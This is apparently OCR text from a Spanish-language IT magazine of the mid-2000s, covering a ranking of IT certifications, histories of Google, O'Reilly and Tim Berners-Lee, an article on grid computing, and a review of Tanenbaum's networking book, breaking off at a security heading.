A pesar de los resultados, podemos ver que no hay un buen "Conteo de Comentarios" detrás de esta certificación. Para obtenerla, usted debe primero obtener CCNA o CCIP, después aprobar cinco exámenes requeridos:

1. Securing Cisco IOS Networks
2. Cisco Secure PIX Firewall Advanced
3. Cisco Secure Intrusion Detection System
4. Cisco Secure VPN
5. Cisco SAFE Implementation

Eso es un examen más que en cualquier otra certificación de nivel medio de Cisco. Y, por supuesto, todos estos exámenes tienen preguntas “hands on” (al igual que la mayoría de las pruebas de Cisco) y tiene detrás la reputación del nivel de dificultad de Cisco. Tiene mucha razón de ser, especialmente en el mercado de hoy, ya que cuando se contratan gerentes, si se piensa en Internet y en aplicaciones de red, se piensa a menudo en el hardware de Cisco, con la seguridad siendo un asunto tan requerido este último tiempo (en niveles muy diversos), la combinación de seguridad y Cisco en una sola certificación debe hacer la diferencia entre los que tomen decisiones de contratación.

3º : Red Hat Certified Engineer (RHCE)

Vendor: Red Hat
Nivel de Interés del Lector (sobre 20): 16
Conteo de Comentarios (sobre 10): 7
Total: 23



RHCE sigue siendo este año una de las certificaciones TOP. Dos razones suman: es una certificación que incluye un examen con laboratorio práctico (hands-on lab) y pesa el renombre de los productos de Red Hat.
Muchos expertos la colocan entre sus preferidas ya que ven la atracción que provoca el título a nivel corporativo.
Sin discusión, la certificación Red Hat es hoy la más importante para Linux.
Quien posee la certificación RHCE posee los conocimientos técnicos de un System Administrador Senior junto a la capacidad de configurar servidores, servicios en red, seguridad y troubleshooting. Un RHCE puede tomar decisiones sobre que servicios deben implementarse en un ambiente corporativo. Posee conocimientos profundos de DNS, NFS, Samba, Sendmail, Postfix, Apache y seguridad informática.
Los beneficios de esta certificación son numerosos, tanto a nivel de la persona que la posee y de la organización donde este trabaja.
Para conocer sobre cursos y exámenes en Argentina visitar: http://www.rhla.com/training

2º : Microsoft Certified Systems Engineer: Security

Vendor: Microsoft
Nivel de Interés del Lector (sobre 20): 17
Conteo de Comentarios (sobre 10): 7
Total: 24



MCSE: Security seguirá creciendo con la misma rapidez que hasta ahora puesto que los nuevos profesionales de IT que ya están trabajando para obtener MCSE, seguramente elijan sus electivos para obtener esta especialización.

Muchos se estarán preguntando si no es esta la certificación que estaba al tope del ranking el año pasado. Sí, es la misma, y sí hay motivos para que vuelva a estar este año, aunque esta vez en el 2º puesto. Sinceramente se entiende perfectamente porqué tantos desean obtener este título: Reúne en una sola credencial el conocimiento de el sistema operativo top del mercado con el tan perseguido tema de la seguridad, pero además permite que usted la obtenga sin pasar con el proceso de obtener una certificación separada, simplemente debe elegir correctamente sus exámenes electivos y puede obtenerla aprobando casi el mismo número de exámenes que aprobaría para acceder a MCSE.

Y ahora el puesto Nº 1 en el ranking de CertCities.com:

1º : Cisco Certified Internetwork Expert (CCIE)

Vendor: Cisco
Nivel de Interés del Lector (sobre 20): 18
Conteo de Comentarios (sobre 10): 8
Total: 26



Después de haber quedado segundo el año pasado, CCIE reclama el puesto más alto en nuestra lista del 2005. Sabemos cuánto aman todos a esta credencial, después de todo, arrasa con el "Nivel de Interés del Lector" cada año. Pero la "deseabilidad" no es suficiente para ser un ganador repetido en esta lista. El nivel de dificultad es también la llave, y este título lo ha conseguido.
Simplemente no hay ningún examen de IT más temido que el hands on de CCIE, que se rumorea que tiene un nivel de aprobación tan sólo del 15 por ciento. Cuando los candidatos se consideran afortunados al aprobar un examen de U$S 1.250 en el segundo intento (sin mencionar el costo de viáticos para dar exámenes en los pocos puntos de examinación que hay en todo el mundo), usted sabe que allí hay prestigio y reconocimiento por parte de la industria.

¿Cuales fueron las certificaciones que por muy poca diferencia no entraron en el ranking de las primeras diez?

GIAC (SANS) Intrusion Analyst

Check Point Certified Security Expert (CCSE)

Planet3 Certified Wireless Security Professional (CWSP)

Microsoft Certified Systems Engineer: Messaging (MCSE: Messaging)

Citrix Certified Internet Architect (CCIA)

¿Además de las 10 citadas ¿qué certificaciones son importantes en ámbito local de Argentina?

Oracle Certified Professional Administrador (OCP DBA) (Oracle)
Sun Certified Java Programmer (SCJP) (de Sun Microsystems)
CISSP del ISC2 (www.isc2.org). La certificación de seguridad informática más prestigiosa.
Microsoft Certified Database Administrator (MCDBA)



Gente e Historia en IT

Google Inc.



Durante 1995, Sergey Brin (23) y Larry Page (24), co-fundadores de Google y actualmente presidente y CEO, se conocieron en un acto que la Universidad de Stanford organiza para los candidatos de su Doctorado en Informática. Comienzan a trabajar en el 'Digital Library Project' de la Universidad de Stanford en la creación de un algoritmo para la búsqueda de datos. Esta tecnología se convertirá más tarde en el corazón que haría funcionar a Google. El nombre que Larry Page da a esta tecnología fue 'PageRank'. Al año siguiente comienzan a desarrollar un buscador llamado 'BackRub' que está escrito en Java y Python y corre sobre varias máquinas Sun Ultra e Intel Pentium con Linux. La base de datos está alojada en un ordenador Sun Ultra II con 28GB de disco duro. Los primeros usuarios son los alumnos y profesores de Stanford.

Para 1997 'Backrub' se transforma en 'Google'. Le otorgan este peculiar nombre por su parecido a la palabra 'googol', que en inglés es el nombre que se da a la cifra '10 elevado a 100'. Para ese año ya tienen indexados 24 millones de documentos. Mucho antes, ya habían tenido problemas de capacidad en sus discos duros.

En los comienzos de Google (en el dominio google.stanford.edu), su diseño es aún más austero de lo que será posteriormente Larry y Sergey han registrado el dominio 'google.com'. Además, han dado a conocer su tecnología a la 'Office of Technology Licensing' (OTL) de la Universidad de Stanford, que será la encargada de contactar con diferentes compañías de Internet que puedan estar interesadas en Google.

Un año después, Sergey y Larry seguían disgustados con las ofertas recibidas, por ello, deciden ser ellos los que creen su propia empresa. El dormitorio de Larry Page se convierte en el nuevo hogar de Google, llevando todos los equipos informáticos junto a su cama. La habitación de Sergey Brin, al lado de la de Larry, es la oficina financiera. En pocos meses Sergey y Larry conocen a Andy Bechtolsheim quien les firma un cheque por U$S 100.000 a nombre de 'Google Inc.'. Esta empresa, como tal, no existe, y para poder cobrar el cheque tienen que buscar un local, y fundar una nueva compañía: 'Google Inc.'.

Google Inc. abre sus puertas en un garaje. Rápidamente, instalan varias líneas telefónicas, un cable módem, una línea DSL, y un empleado, Craig Silverstein (actualmente, Director de Tecnología de Google). Para esta altura se registran 25 millones de páginas indexadas, y diez mil consultas por día.

Para 1999 la plantilla asciende a 8 personas, responde a 500.000 consultas por día, y deben trasladarse a unas nuevas oficinas en Palo Alto, donde firman su primer contrato comercial con RedHat, el cual empieza a suministrar el Sistema Operativo Linux de los servidores de Google. Mientras tanto, continúan con su campaña comercial: "el boca a boca". En un año Google se convirtió en el nuevo motor de búsqueda de Yahoo! El portal norteamericano anunció que Google reemplazaría a su tradicional motor de búsqueda Inktomi. Yahoo!, el motor de búsqueda más popular según un informe realizado por StatMarket, se hace de este modo con otro de los motores de búsqueda más populares de Internet, Google.

A mediados de 2001 Google solicita la patente para determinar la relevancia de recursos en Internet mediante su motor de búsqueda. El buscador Google incluye desde este momento, entre las opciones de búsqueda, los números de teléfonos y las direcciones de los ciudadanos estadounidenses. Un nuevo servicio, bautizado como Google Zeitgeist, también permite conocer los porcentajes de búsquedas en función de las lenguas utilizadas. En esa época se les une Eric Schmidt como nuevo director ejecutivo. Google Inc. ya es una puntocom rentable, y para el año siguiente se pone en marcha Froogle, el nuevo buscador de productos, al mismo tiempo que nace Googlenews, el servicio de noticias. Ya llevan 3.083 millones de páginas indexadas. Para el 2003 la Oficina de Patentes de Estados Unidos otorga a Google la patente de su método para determinar la relevancia de recursos en Internet mediante su motor de búsqueda. En ese año compran Blogger, que por su parecido al nombre de Google merecían entenderse, y son anunciados por Interbrand como la marca del año 2002, por delante de gigantes como Coca-Cola y Starbucks. Apple alcanzó el segundo lugar. Aparece en pruebas Google News Alerts, un nuevo servicio que nos permitirá estar siempre al tanto de lo que sucede sobre un tema especifico. A través del correo electrónico y con una gran flexibilidad en la elección de la frecuencia (cada día, o cada vez que surja la noticia), nos llegará a nuestro buzón de correo electrónico las correspondientes alertas sobre la palabra seleccionada. Nace también este año la nueva barra de Google en español. A principios de 2004 finalmente Google decide hacer su salida a la Bolsa tras muchas especulaciones, en una Oferta Pública de Acciones, por valor de 2.700 millones de dólares.

Editorial O'Reilly



Los libros de O'Reilly, conocidos por los animales en sus cubiertas, ocupan un lugar atesorado en los estantes de las bibliotecas de las personas que estén -en mayor o menor grado- relacionadas con IT (*Information Technology*-Tecnologías de la Información). Pero esto no es todo, O'Reilly tiene además, publicaciones On-Line y Conferencias.
Los libros de la compañía, las conferencias, y los sitios web traen a la luz el conocimiento de este sector. En ese entonces pensaban simplemente en licenciar los libros a otros *vendors* (término utilizado para referirse a los fabricantes-desarrolladores de software-hardware), pero para la segunda mitad de 1985, una repentina baja en el negocio de consultoría los hizo intentar publicar algo de material como libros independientes. ¡Les fueron arrebatados! Quedó claro que había un mercado enorme para ellos como libros independientes.
Las librerías dicen que son la editorial más consistente de libros de computación: cada libro nuevo vende, y luego continúa vendiendo.

O'Reilly on line

Primero, un poco de historia. Como muchos *vendors* utilizaron sus libros como documentación, tenían muchos pedidos en los ´80 para distribuir libros en varios formatos on-line (Sun AnswerBook, InfoExplorer de IBM, o LaserROM de HP). Esto era quizás una buena oportunidad de ventas, pero mantener los libros en muchos formatos diferentes parecía un negocio sin mucho interés. Se dieron cuenta de que si la publicación on line realmente tenía éxito, para ellos o para cualquier persona, necesitarían desarrollar un formato de intercambio común para los libros on line. Los editores podrían entonces permanecer en el negocio de proporcionar la información, y dejar a los *vendors* que exhiban el formato común con sus herramientas propietarias.
Como resultado, su primer producto on line no era una versión electrónica de su serie Window System, sino una versión del catálogo de Internet de "The Whole Internet User´s Guide & Catalog", de Ed Krol. Comenzó como una demo, pero en poco tiempo creció hasta convertirse en un producto revolucionario ovacionado por la revista Wired como un evento histórico en la era informática. Este producto, el "Global Network Navigator", o GNN, fue el primer portal y el primer sitio web mantenido por patrocinadores. Concibieron a GNN como una interfase de información hacia Internet, un espacio cuyos artículos, noticias y boletines sobre Internet se convirtieron en la entrada a los servicios en sí. GNN fue uno de los primeros sitios web, de hecho sólo luego de una investigación profunda surgieron los 300 sitios web de la primera versión del catálogo.
Hacia finales de 1993, siglos atrás en la línea de tiempo de Internet, O´Reilly notó que la gente que estaba entusiasmada con GNN no podía conseguirlo fácilmente. Dirían: "Esto es genial. ¿Dónde lo consigo?" La respuesta es una larga historia, involucrando instrucciones para acceder a Internet, descargar software, y finalmente acostumbrarse a la web. Entonces se dieron cuenta de que necesitaban una solución de un solo paso. Trabajaron en equipo con Spry, una empresa de software con base en Seattle, para crear un producto integrado de acceso a Internet, "Internet in a Box". Éste era un software y producto de información combinados, incluyendo el software de Spry, GNN, y una versión modificada de "The Whole Internet...",
En poco tiempo, el catálogo de Internet capturó la atención de la editorial. Los proveedores de acceso a
Internet crecieron como hongos, y se acercaron al juego de los servicios on line. Vendieron GNN a America Online, y Spry fue vendido a CompuServe.
Continuaron su incursión en las publicaciones on line, al tiempo que la editorial y sus clientes se volvían más hacía el lado de la información tecnológica. Después de GNN, crearon "WebReview.com", un sitio enfocado a la tecnología, que le vendieron a Millar Freeman en 1999. Dale Dougherty, el fundador de GNN y WebReview.com enfocó su ingenio hacia "O´Reilly Networks", un portal para desarrolladores que se enfocan en tecnologías abiertas y emergentes. Con sitios incluyendo "XML.com", "Perl.com", y "OpenP2P.com", O´Reilly Network cubría las tecnologías más importantes con la marca registrada O´Reilly, independiente, profunda y basada en la experiencia.
En abril de 1998, albergaron la primer Cumbre de Código Abierto. Este evento juntó a líderes de muchas comunidades de código abierto muy importantes, incluyendo Linux, Apache, Tcl, Python, Perl y Mozilla. La convención generó publicidad nacional para el código abierto, llamando la atención del mundo de los negocios. Hubo otra cumbre en Marzo de 1999, que se enfocó en casos de negocios para código abierto. Las con-


Gente e Historia en IT

venciones que hicieron han estrechado nuevos lazos entre líderes industriales, han hecho conocidas las ediciones sobre tecnología y cristalizaron las ediciones críticas sobre tecnologías emergentes.
Como parte de una campaña de apoyo a la comunidad de Perl, produjeron la primera conferencia sobre "El parche de Internet" en 1997. Algunos años más tarde, agregaron conferencias sobre varias otras tecnologías de código abierto, y así nació la "Convención de Código Abierto". No importa qué forma tomen (libro, conferencia, producto on line) la idea fue que cualquier producto con el nombre O´Reilly sea útil, interesante y confiable.
A finales del 2000 en Alemania se origina el término de Soluciones LAMP para describir a las aplicaciones web creadas utilizando la siguiente combinación de herramientas: Linux, el sistema operativo; Apache, el servidor web; MySQL, el servidor de bases de datos; Perl, PHP, y/o Python, lenguajes de programación.
Ampliamente promocionado por la editorial O'Reilly, la influencia de la editorial O'Reilly en el mundo del software libre hizo que el término se popularizara rápidamente en todo el Mundo.

Más información:
http://www.oreilly.com
Curiosee el CV de Tim O´Reilly en:
http://www.oreilly.com/oreilly/tim_bio.html

Tim Berners-Lee, padre de Internet

"World Wide Web: Una telaraña tan grande como todo el mundo"



Sir Timothy (Tim) John Berners-Lee, nacido en 1955 en el Reino Unido, se licenció en Física en 1976 en la Universidad de Oxford. Su invención, la World Wide Web (WWW), no es lo mismo que Internet.

En la década del 70, el gobierno de Estados Unidos presentó a Rand Corp. un problema estratégico: ¿Cómo podrían las autoridades comunicarse con éxito después de una posible guerra nuclear? Rand propuso una red de comunicación sin autoridad central, diseñada para funcionar incluso con bajísimos recursos. El Pentágono decidió financiar la red, llamada ARPANET, que durante los 70s, hizo crecer su estructura descentralizada logrando una fácil extensión. Mientras avanzaban los 70s y 80s, muchos grupos unieron sus computadoras a la red de redes, que vino a ser conocida como Internet. ARPANET expiró formalmente en 1989, víctima de su propio éxito.

Trabajando como investigador en el CERN (Centro Europeo para la Investigación Nuclear), Berners-Lee concibió la idea de un proyecto de hipertexto global que años más tarde se convertiría en la WWW. Así nace el protocolo HTTP (Hyper Text Transfer Protocol) y el lenguaje HTML (Hyper Text Markup Language). Un primer programa fue presentado allí a finales de 1990 y en 1992, empezaron las primeras presentaciones públicas. Como el programa era puesto a disposición desde el CERN, su difusión fue muy rápida; el número de servidores Web pasó de veintiséis (en 1992) a doscientos (en 1995). En 1994 Berners-Lee se trasladó a EE.UU. y puso en marcha el W3C (World Wide Web Consortium - Consorcio de la Web), que dirige actualmente.

¿Cuál fue el invento en sí?

Antes de 1990, navegar en Internet no era tan simple como sólo pulsar un enlace; más bien se parecía a un archipiélago de miles de islas inconexas. No existían los buscadores, no se podía integrar imágenes y textos, y pretender obtener la información que nos interesaba era como encontrar una aguja en un pajar. Fue entonces cuando Berners-Lee entró en escena, combinó dos tecnologías ya existentes (el hipertexto y el protocolo de comunicaciones de Internet), creando un nuevo modelo de acceso a la información más intuitivo. Habitualmente se comunicaba con sus colegas de otros centros de investigación, enviándoles artículos citando otros artículos, que hacían referencia a otros más... Para facilitar esa labor diseñó la primera versión del HTML, un lenguaje para marcar textos que permitía incluir enlaces. Escribió el primer servidor, "HTTPD", y el primer cliente, "WWW" un browser/editor *WYSIWYG* (What You See Is What You Get = Lo que ve es lo que obtiene) que corría en un entorno NeXTStep.

Entonces, el hipertexto sólo era usado para marcar documentos dentro de una misma PC, pero no era posible crear enlaces con documentos guardados en máquinas externas. Berners-Lee creó el Identificador Universal de Documentos (UDI), que posteriormente se convirtió en la conocida URL (Uniform Resource Locutor), usada para crear enlaces con documentos situados en redes de servidores. En 1991, su programa se empezó a distribuir gratuitamente en el mundo académico y el número de usuarios creció rápidamente. En 1994 lo usaban ya 50 millones de personas en todo el mundo.

Actualmente, Berners-Lee está al frente del W3C, un organismo que actúa no sólo como depositario de información sobre la red sino también como protector, al defender su carácter abierto frente a empresas que tratan de introducir software con derechos de propiedad. La organización coordina estándares y añade nuevas funcionalidades a la Web. Por encima de todo, sigue promoviendo su visión de la WWW como una fuerza que incentive el cambio social y la creatividad del individuo.

Fuentes:

http://www.navegante.com
http://es.wikipedia.org/wiki/Portada
http://www.w3.org

Grid Computing, adelantando el mañana

Por David Alejandro Yanover
Fundador y Director de la revista digital de informática MasterMagazine
www.mastermagazine.info



Estamos ante una revolucionaria y joven tecnología, que tendrá un impacto en comunicación, productividad, costo y beneficio; de hecho hoy pueden observarse estas ventajas en decenas de instituciones públicas y privadas de los Estados Unidos y Europa, donde este fenómeno es una realidad en crecimiento. Han pasado cuarenta años, desde la aparición del primer multiprocesador hasta llegar a la Grid Computing de estos días. Es una revolución que ha avanzado y ayudado a la consolidación y superación de numerosas infraestructuras IT, aprovechando al máximo los recursos informáticos. Es así, que gracias al Grid Computing, se obtiene el mismo rendimiento de una supercomputadora, pero con hardware mucho más económico.

Las razones que motivan a la implementación de esta tecnología están dadas por la competencia del mercado, un mayor flujo de la información, respuestas más rápidas a consultas, y un ahorro general de tiempo y esfuerzo. Pensar que una PC pasa 90% de su tiempo sin hacer nada, mientras otra es exigida continuamente, aceptando el ingreso de datos y gestionando aplicaciones, es un caso que jamás puede darse en el mundo del Grid, porque allí se trabaja en equipo.

Pero antes de viajar al principio de esta historia, a los orígenes de la Grid Computing, así como también de ver en qué se diferencia de otros modelos similares de comunicación de datos, ya desarrollados a nivel mundial, es clave responder ¿en qué consiste esta tecnología? Grid Computing comprende numerosos equipos informáticos que trabajan juntos, que comparten los recursos disponibles pero que a la vez son independientes entre sí. Por lo tanto, el poder obtenido a partir de la unificación de una serie computadoras, sin importar la distancia física en la que estas se encuentren, logra superar a las más avanzadas máquinas, que por si solas son derrotadas por estos colosales grupos, que se relacionan dinámicamente con el fin de responder con soltura a las complejas consultas que reciben. De este modo, las peticiones se rompen en pequeñas piezas para repartir las tareas correspondientes entre los equipos que conforman el Grid. Mientras tanto, el usuario final ve los datos desde un solo sistema de cómputo. Todo esto hace recordar a la vieja frase "la unión hace la fuerza", y es precisamente aquí donde está el corazón del Grid Computing, en la comunicación.

A continuación, se analiza el surgimiento de esta innovadora tecnología, se la compara y se la observa a partir de casos reales. Así, nos sumergimos en esta inagotable fuente de recursos, que hace posible la distribución de la memoria y ciclos del CPU de las unidades que lo constituyen. La instalación y administración son aspectos sencillos, y la eficiencia es hasta un 50% superior a la de servidores individuales, con lo cual se evidencia también que se trata de una solución más económica, y que a mediano plazo retorna la inversión mejorando significativamente la calidad de la infraestructura IT.

Toda historia tiene un comienzo. Caminando hacia el futuro

Los primeros pasos hacia el Grid Computing de hoy se dieron en un entorno educativo de Estados Unidos, con el fin de ampliar las posibilidades de comunicación del conocimiento. Ian Foster, investigador de IBM, profesor de la Ciencia de la Computación en la Universidad de Chicago y en frente del Laboratorio de Distribución de Sistemas de Argonne, daba forma a la idea en compañía de Steven Tuecke y Carl Kesselman, creando así el Globus Project en 1996. En este sentido, el emprendimiento obtuvo fondos de entidades del gobierno norteamericano, lo cual hizo posible una pronta adopción del Grid en ciertos sectores públicos.

Más tarde se sumarían organizaciones del gobierno europeo a la apuesta, además de referentes de la industria informática, como Microsoft e IBM. Éste último se convirtió en el principal aliado del Globus Project. De esta manera, con IBM se presentó un paquete de software libre destinado a la construcción y a la expansión de nuevas Grids, Asimismo, IBM fue uno de los fundadores del Global Grid Forum, un espacio de encuentro para el desarrollo de estándares y herramientas para la emergente tecnología.

Clusters y Grids ¿hermanos, primos o desconocidos?

Evidentemente el modelo que más se acerca al de Grid es el Cluster, sin embargo, y aunque existen varias similitudes entre ambos, son soluciones muy distintas.

El primero de los aspectos que se debe remarcar es que mientras el Cluster opera con miembros de similar configuración bajo un sistema de control, el Grid es capaz de soportar equipos heterogéneos, sin importar el tipo de dato que se comparte. Por lo tanto, el Grid Computing es un campo mucho más flexible. Por otro lado, y como se explicaba anteriormente, los miembros del Grid trabajan juntos pero no por ello pierden su independencia, cosa que sí sucede en los Clusters. En ambas opciones, la conexión de las computadoras es mediante interconecto-

res de alta velocidad. También, tanto Clusters como Grids gozan de la capacidad de expandirse indefinidamente, aunque los segundos sacan mayores ventajas de esta característica.

El Cluster más consultado del mundo nos lleva al detrás de escena del motor de búsqueda Google. Más de 15 mil computadoras corren bajo software libre con esta propuesta para poder dar respuesta a la demanda que se les presenta día a día, según queda reflejado en el documento IEEE Computer Society publicado en 2003. Es un verdadero monstruo. Pero el truco de Google es que su Cluster lleva la marca Beowulf, lo que significa un rendimiento escalable basado en típicas PC's.

Marcando la diferencia

Hacer a un lado los Clusters ha servido para comprender un poco más acerca del Grid, pero lo que separa al Grid Computing de cualquier otra tecnología es la capacidad administrativa de recursos que reúne. El usuario final accede a un sistema virtual local en el que tiene a su disposición a todas las unidades del Grid, pero lo que destaca es el hecho de que las mismas no forman un único dispositivo informático, sino que son capaces de actuar por si solos. Esto da lugar a una gran cadena de aprovechamiento de recursos IT, que beneficia a entornos de alta demanda, ofreciéndoles herramientas más rápidas, estables y seguras.

Open Grid Service Architecture (OGSA) define la arquitectura del Grid Computing desde una perspectiva que pone en primer lugar, como ambiente de desarrollo, a la Web. Expuesto desde el Foro Global del Grid, se introducen complejos modelos de trabajo, y así se da cita a paquetes de software para la construcción de Grids bien definidos.

Globus Toolkit es una oferta de código abierto que ya mencionamos anteriormente. La primera versión aparecía allá por 1998, y hoy se está esperando por la edición 4.0. Descrito por numerosos medios como el "estándar de facto", según el New York Times, mientras que para la revista R&D se trata de "la nueva tecnología más prometedora", y para el MIT Technology Review, ésta es "una de las diez innovaciones que cambiarán el mundo". Inclusive, en ciertos contextos, el Grid Computing se presenta como la cuarta ola, después de las tecnologías Mainframe, Personal, Cliente/Servidor e Internet. Evidentemente, no se puede dejar de conocer, al menos en términos generales, esta solución de vanguardia.

Sin sacrificar la autonomía local de los equipos, el Globus Toolkit, pensado para tareas de investigación, hace posible la transferencia de información entre los miembros del Grid estando online, de forma segura. El paquete está constituido por software de seguridad, herramientas administración de recursos, monitoreo, utilidades para la gestión de datos y detección de fallas. Son introducidos como una serie de componentes que pueden usarse todos juntos y por separado, para el desarrollo de aplicaciones corporativas. Sin embargo, esta no es la única oferta que existe en el mercado. Entropia DCGrid 5.1, por ejemplo, es una reconocida propuesta orientada a los negocios y que trabaja sólo con Windows; sin embargo no es gratuito. Sun ONE Grid Engine es otra opción comercial vinculada al uso corporativo, con una serie de herramientas específicamente diseñadas para optimizar los tiempos y las herramientas IT.

Pensar que una PC pasa 90% de su tiempo sin hacer nada, mientras otra es exigida continuamente, aceptando el ingreso de datos y gestionando aplicaciones, es un caso que jamás puede darse en el mundo del Grid, porque allí se trabaja en equipo.

Pero ¿qué se necesita para establecer un Grid? Uno creería que se trata de hardware costoso y difícil de conseguir y mantener, dado que la capacidad de esta tecnología logra el mismo, e incluso mejor desempeño que el visto en supercomputadoras. El trabajo en equipo de las máquinas informáticas que participan del Grid comprende desde servidores hasta PC's de escritorio.

Casos reales

Numerosas empresas e instituciones públicas de Estados Unidos y Europa ya están trabajando en Grid Computing con éxito. Resulta interesante ver algunos de estos casos para apreciar con claridad los beneficios de esta tecnología en diversos contextos.

- **IBM**: Responsable de grandes avances en Grid Computing, aplica esta tecnología desde hace tiempo para mejorar el trato con sus clientes y para sacar nuevos productos al mercado con más velocidad y control. Para enfrentarse a la competencia, IBM logró marcar nuevos parámetros de productividad gracias a la creación de un Grid sustentado por más de siete mil servidores y el Globus Toolkit.


- **AXYZ Animation**: Esta empresa de Toronto dedicada a la animación digital y postproducción de video se benefició del Grid Computing acelerando sorprendentemente los tiempos de desarrollo. Según hace trascender la empresa, los trabajos de renderización que antes parecían interminables ahora se llevan a cabo cómodamente, incluso mientras se realizan otras actividades. Con una decena de procesadores Dual de AMD e Intel, basados en su mayoría en Linux, y trabajando con el paquete de Grid de Sun, AXYZ no sólo consiguió ahorrar tiempo, sino que también ganó calidad y precisión.

- **Butterfly.net**: Un sitio pensado para juegos online multijugador, en el que jóvenes pueden enfrentarse virtualmente eligiendo alguno de los títulos del catálogo de la página. Estableciendo una arquitectura de Grid basada en tecnologías estándar y software libre, la empresa, además de subir drásticamente las ganancias, destaca que cuando un servidor se cae durante una partida, el juego continúa siendo ejecutado por el equipo más cercano. Asimismo, el Grid es capaz de soportar hasta un millón de jugadores sin comprometer el rendimiento.

- **RBC Insurance**: Esta compañía de seguros obtuvo ventajas reales en el ahorro de tiempo. Con una solución de Grid, tareas que antes demoraban hasta dos horas y media en cumplirse, ahora sólo toman minutos. Y un trabajo de dieciocho horas, sólo requiere treinta y dos minutos para realizarse; gracias a la instalación del Grid. Esto ayuda a la empresa a mejorar su atención al cliente, además de permitirle ganar puntos frente a los rivales del sector.


Las que se acaban de describir son sólo algunas de las cientos de experiencias que están desarrollándose en el mundo. Otras, describen cómo el Grid ayuda a la detección y curas de enfermedades enlazando hospitales, o cómo se mejora la investigación de proyectos universitarios. El Grid Computing es un fenómeno que está rompiendo los límites tecnológicos, siendo adaptable a distintos ámbitos y proporcionando resultados inmediatos.





LIBROS

Redes de Computadoras



Este libro es apto para cualquier persona con conocimientos de informática a nivel medio, que quiera iniciarse o perfeccionar sus conocimientos sobre redes, ya que la claridad de su lenguaje y la cantidad de ejemplos que el autor utiliza lo hacen muy comprensible para el público en general.
Este es uno de los libros claves que todo aquel que se interese por el mundo de las redes debería tener en su biblioteca.

Descripción del libro

Los primeros capítulos versan sobre software y hardware de redes. Dan una introducción y pueden ser de gran utilidad ya que explican de una manera bastante amena todo lo que es una red y cómo se estructura. Aporta buenos ejemplos y esquemas gráficos muy completos.
Los siguientes capítulos se refieren a las distintas capas que tiene una red, tratando cada una de ellas por separado de una manera impecable. Todo lo que puede buscar en estos temas, lo encontrará perfectamente aclarado. Se trata de un libro de consulta muy recomendable, e incluso de estudio para los que les interese el tema.
Los últimos capítulos tratan de seguridad de redes. El último capítulo cita bibliografía adicional para quien quiera buscar temas específicos o pretenda profundizar.

Andrew S. Tanenbaum, autor, profesor, investigador y galardonado con el premio Karl V. Karlstrom del ACM, para profesores sobresalientes, explica con lujo de detalles cómo funciona la red internamente, desde el hardware subyacente de la capa física hasta la capa de aplicación de nivel superior. Tanenbaum abarca todo esto y más:
-La capa física (por ejemplo, cobre, fibra, tecnología inalámbrica, satélites e Internet por cable).
La capa de enlace de datos (por ejemplo, principios y verificación de protocolos, HDLC y PPP).
-La subcapa MAC (por ejemplo, Gigabit Ethernet, 802.11, sistemas inalámbricos de banda ancha y con mutación).
-La capa de transporte (por ejemplo, programación de sockets, UDP, TCP, RTP y desempeño de la red).
-La capa de aplicación (por ejemplo, correo electrónico, Web, PHP, Web inalámbrica, MP3 y audio de flujo con tinuo).
-La seguridad en la red (por ejemplo, AES, RSA, criptografía cuántica, IPsec y seguridad en Web).

¿Quién es Andrew S. Tanenbaum?


Andrew S. Tanenbaum (1944) es el director del Departamento de Sistemas de la Universidad de Vrije, Amsterdam (Países Bajos). Es profesor de Arquitectura de computadoras y sistemas operativos. Se licenció en el MIT (Massachusetts Institute of Technology -Instituto Tecnológico de Massachusetts), doctorándose en la Universidad de Berkeley. Escribió Minix, una réplica de UNIX gratuita, que fue la ins piración de Linux. También es el autor del sistema operativo distribuido Amoeba. En 1992 participó en Usenet en un encendido debate con Linus Torvalds, el creador de Linux, sobre los méritos de la idea de Torvalds de utilizar un núcleo monolítico en vez de los diseños basados en un micronúcleo que Tanenbaum creía serían la base de los sistemas operativos futuros. Para los que quieren dedicarle unos momentos a informarse sobre este debate, en la página de Tanenbaum encontrarán una especie de "solicitada" donde el autor cuenta su más que interesante versión sobre la historia de Unix y sus numerosos "derivados". Puede encontrarla en http://www.cs.vu.nl/~ast/brown/




Otros libros del autor

SISTEMAS OPERATIVOS DISEÑO E IMPLEMENTACION


ORGANIZACION DE COMPUTADORAS



SISTEMAS OPERATIVOS MODERNOS



SISTEMAS OPERATIVOS DISTRIBUIDOS



1. Fundamentos de seguridad informática


```
#include <iostream>
